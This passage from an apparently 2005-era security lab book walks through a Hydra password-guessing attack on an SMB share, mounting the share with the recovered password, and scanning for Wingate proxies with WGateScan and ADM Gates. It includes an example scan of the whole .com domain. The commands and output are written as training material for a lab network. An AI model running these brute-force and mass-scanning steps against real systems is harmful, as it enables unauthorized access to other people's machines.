[DATA] 1 tasks, 1 servers, 6 login tries (l:1/p:6), ~6 tries per task
[DATA] attacking service smb on port 139
[VERBOSE] Resolving addresses ... done
[ATTEMPT] target 172.16.1.40 - login "kermit" - pass "a" - child 0 - 1 of 6
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections
[ATTEMPT] target 172.16.1.40 - login "kermit" - pass "ab" - child 0 - 2 of 6
[ATTEMPT] target 172.16.1.40 - login "kermit" - pass "abc" - child 0 - 3 of 6
[ATTEMPT] target 172.16.1.40 - login "kermit" - pass "1" - child 0 - 4 of 6
[ATTEMPT] target 172.16.1.40 - login "kermit" - pass "12" - child 0 - 5 of 6
[STATUS] attack finished for 172.16.1.40 (waiting for childs to finish)
[ATTEMPT] target 172.16.1.40 - login "kermit" - pass "123" - child 0 - 6 of 6
[139][smb] host: 172.16.1.40   login: kermit   password: 123
Hydra (http://www.thc.org) finished at 2005-11-09 20:02:06
<finished>
```


```
hydra 172.16.1.40 smb -s 139 -v -V -l kermit -P passwordlist1 -t 36
```

Hydra will attempt each password from the password file for the username given. If the correct password is in the file, Hydra will let you know. In this example, the password for the username kermit is **123**.

Now that you know what the username/password combination is, how do you connect to it?

The first step will be to create a directory that Linux can associate with the target's share by typing:


```
mkdir hacker
```


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/hydra/hydra-5.0-src
File Edit View Terminal Go Help
Wed Nov 09
10:34 PM

```
[root@localhost hydra-5.0-src]# mkdir hacker
[root@localhost hydra-5.0-src]# █
```

Next is to mount the shared directory on the target. In this example, I know the share name (Personal) from the LANguard application lab (Lab 30).


Sdfds



```
[root@localhost hydra-5.0-src]# mkdir hacker
[root@localhost hydra-5.0-src]# smbmount "\\\\172.16.1.40\\personal" hacker -o \
```

Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/hydra/hydra-5.0-src
File Edit View Terminal Go Help
Wed Nov 09
10:41 PM


Type in the username for the share.



```
[root@localhost hydra-5.0-src]# smbmount "\\\\172.16.1.40\\personal" hacker -o \
> username=kermit
21518: session request to 172.16.1.40 failed (Called name not present)
21518: session request to 172 failed (Called name not present)
Password: 
```

Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/hydra/hydra-5.0-src
File Edit View Terminal Go Help
Wed Nov 09
10:45 PM


Type in the password for the share.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/hydra/hydra-5.0-src
File Edit View Terminal Go Help
Wed Nov 09
10:46 PM

```
[root@localhost hydra-5.0-src]# smbmount "\\\\172.16.1.40\\personal" hacker -o \
> username=kermit
21523: session request to 172.16.1.40 failed (Called name not present)
21523: session request to 172 failed (Called name not present)
Password:
[root@localhost hydra-5.0-src]#
```


Verify that the Linux machine can view the contents of the target's shared folder.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/hydra/hydra-5.0-src
File Edit View Terminal Go Help
Wed Nov 09
10:48 PM

```
[root@localhost hydra-5.0-src]# smbmount "\\\\172.16.1.40\\personal" hacker -o \
> username=kermit
21523: session request to 172.16.1.40 failed (Called name not present)
21523: session request to 172 failed (Called name not present)
Password:
[root@localhost hydra-5.0-src]# ls -l hacker
total 8
drwxr-xr-x    1 root     root         4096 Nov  9 18:29 Inetpub
drwxr-xr-x    1 root     root         4096 Nov  9 18:29 lab96
[root@localhost hydra-5.0-src]#
```

By looking at the shared directory on the target we can verify that the Linux machine is actually looking at the contents of the share on the target.



Address: C:\Personal

Personal

Select an item to view its description.


See also:
My Documents
My Network Places
My Computer

Name	Size	Type	Modified
Inetpub		File Folder	11/9/2005 6:29 PM
lab96		File Folder	11/9/2005 6:29 PM

2 object(s) | 0 bytes | My Computer


When you look at xhydra, the bottom of the screen will display exactly what you would need to type if you choose to use the command-line version or if xhydra will not install on your version of Linux. In this case, you would type:

```
./hydra 172.16.1.40 smb -s 139 -v -V -l kermit -P
                passwordlist1 -t 36
```


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/hydra/hydra-5.0-src
File Edit View Terminal Go Help
gnon
Mozi
Wed Nov 09
8:04 PM

```
[root@localhost hydra-5.0-src]# ./hydra 172.16.1.40 smb -s 139 -v -V -l kermit -P passwordlist1 -
t 36
```

The results from the command line are identical to the xhydra.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/hydra/hydra-5.0-src
File Edit View Terminal Go Help
gnon
Mozi
Wed Nov 09
8:04 PM

```
[root@localhost hydra-5.0-src]# ./hydra 172.16.1.40 smb -s 139 -v -V -l kermit -P passwordlist1 -
t 36
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
Hydra v5.0 (c) 2005 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2005-11-09 20:04:14
[DATA] 1 tasks, 1 servers, 6 login tries (l:1/p:6), ~6 tries per task
[DATA] attacking service smb on port 139
[VERBOSE] Resolving addresses ... done
[ATTEMPT] target 172.16.1.40 - login "kermit" - pass "a" - child 0 - 1 of 6
[ATTEMPT] target 172.16.1.40 - login "kermit" - pass "ab" - child 0 - 2 of 6
[ATTEMPT] target 172.16.1.40 - login "kermit" - pass "abc" - child 0 - 3 of 6
[ATTEMPT] target 172.16.1.40 - login "kermit" - pass "1" - child 0 - 4 of 6
[ATTEMPT] target 172.16.1.40 - login "kermit" - pass "12" - child 0 - 5 of 6
[STATUS] attack finished for 172.16.1.40 (waiting for childs to finish)
[ATTEMPT] target 172.16.1.40 - login "kermit" - pass "123" - child 0 - 6 of 6
[139][smb] host: 172.16.1.40   login: kermit   password: 123
Hydra (http://www.thc.org) finished at 2005-11-09 20:04:16
[root@localhost hydra-5.0-src]#
```

***Note:** There are literally thousands of open shares existing on the Internet, and thousands of those are left unprotected unintentionally. One of the biggest reasons for this is that the owner is not educated in the area of security and is dependent upon his or her ISP or even the router “out-of-the-box” for their security needs.

Lab 40: Locate Wingate Proxy Servers

Locate Wingate Proxy Servers: WGateScan/ADM Gates

Prerequisites: Wingate Proxy Server target


Countermeasures: Deny Wingate Proxy Servers, Bastion servers/ workstations

Description: The Wingate Proxy Server application is designed to act as a proxy for users on a LAN. This proxy provides Network Address Translation (NAT), which is a level of security as the internal IP addresses are not routable on the Internet. Any traffic going to the Internet has the external IP address of the Wingate server. Remember that all Linux commands are *case sensitive.*

Because of this level of anonymity attackers look for vulnerable Wingate Proxy Servers from which to launch their attacks and on which to store their tools. One of the first items an attacker will perform once the Wingate server has been compromised is to turn off any logging to help cover his or her tracks. Remember: No Logs = No Evidence.

Procedure: Enter the target IP range, target information, and application options; then scan.

Open the WGateScan application.



wGateScan 4.0b for Win98 by Pixel / Edena

Hostname or IP :


The above address will be scanned from the IP : to port : 23

○ Open the port and try to receive the string : WinGate>
○ Open the port and try to send the string : WinNuke Rulez!
● Try to open the port only

Scan progress :

Ready...

Enter the target hostname or IP address. Enter the IP address range. Accept the default *Scan in port 23*. Select *Try to open the port only*. Click **Scan**.



Hostname or IP : 172.16.1.40


The above address will be scanned from the IP : 172 . 16 . 1 . 40 to 172 . 16 . 1 . 40 port : 23

○ Open the port and try to receive the string : WinGate>
○ Open the port and try to send the string : WinNuke Rulez!
● Try to open the port only

Scan progress :

Resolved to : 172.16.1.40 ...

WGateScan will locate any Wingate servers within the IP range set.



Hostname or IP : 172.16.1.40

The above address will be scanned from the IP : 172 . 16 . 1 . 40 to 172 . 16 . 1 . 40 port : 23

○ Open the port and try to receive the string : WinGate>
○ Open the port and try to send the string : WinNuke Rulez!
● Try to open the port only

Scanning results: 172.16.1.40

172.16.1.40

Scan progress :


Scan completed between 172.16.1.40 and 172.16.1.40 in 0 seconds - 1 server found.

In this example, one Wingate server was located at 172.16.1.40.

***Note:** From this point, the attacker will attempt to compromise the security of the server by seeking specific exploits for Wingate servers. The newer versions of Wingate allow the server to use the Windows users for the Wingate server user list. What this means for the attacker is if the attacker has already compromised one account on the server, he or she can now log into the Wingate machine as that user.


To locate Wingate serves via ADM Gates:

- From the Linux directory containing the compressed ADM Gates file type **tar –zxvf ADMgates-v0.2.tgz**.
- The files will uncompress into a new directory named **ADMgates**.
- Change to the new directory by typing **cd ADMgates** and pressing **Enter**.
- Install ADM Gates by typing **./install**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/admgates/ADMgates
File Edit View Terminal Go Help
gnon
Mozi
Thu Nov 10
9:59 AM

```
[root@localhost admgates]# cd ADMgates
[root@localhost ADMgates]# ./install
```

The ADM Gates application will install.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/admgates/ADMgates
File Edit View Terminal Go Help
Thu Nov 10
10:00 AM

```
[root@localhost admgates]# cd ADMgates
[root@localhost ADMgates]# ./install
compile scan..
scanconnect.c: In function `main':
scanconnect.c.
done
compile wps..
done
[root@localhost ADMgates]#
```

In this example, ADM Gates is used to scan the entire .com domain by typing:

```
./ADMgates com
```


***Note:** As you might imagine you could read this entire book a million times before a scan of the entire .com domain would complete; the reality is at a minimum your ISP would cut you off before completion because the government is picky about people scanning its computers and has no problem letting your ISP know about it when it occurs.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/admgates/ADMgates
File Edit View Terminal Go Help
Thu Nov 10
10:00 AM

```
[root@localhost ADMgates]# ./ADMgates com
 happy scan =) .. The ADM Crew
scanning of com..
```

In the next example ADM Gates is used to scan a specific server (spiveytech.com).

***Note:** The spiveytech.com domain has no Wingate server installed; this is to show the syntax of how to scan a specific machine.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/admgates/ADMgates
File Edit View Terminal Go Help
gnon
Mozi
Thu Nov 10
10:00 AM

```
[root@localhost ADMgates]# ./ADMgates spiveytech.com
 happy scan =) .. The ADM Crew
scanning of spiveytech.com..
```

***Note:** Both the WGateScan and ADM Gate scanners are effective at locating Wingate servers. The noticeable difference is that the WGateScan is set to specific IP ranges whereas the ADM Gate scanner is capable of scanning an entire domain (.com, .edu, .net, etc.).

Chapter 5

Sniffing Traffic

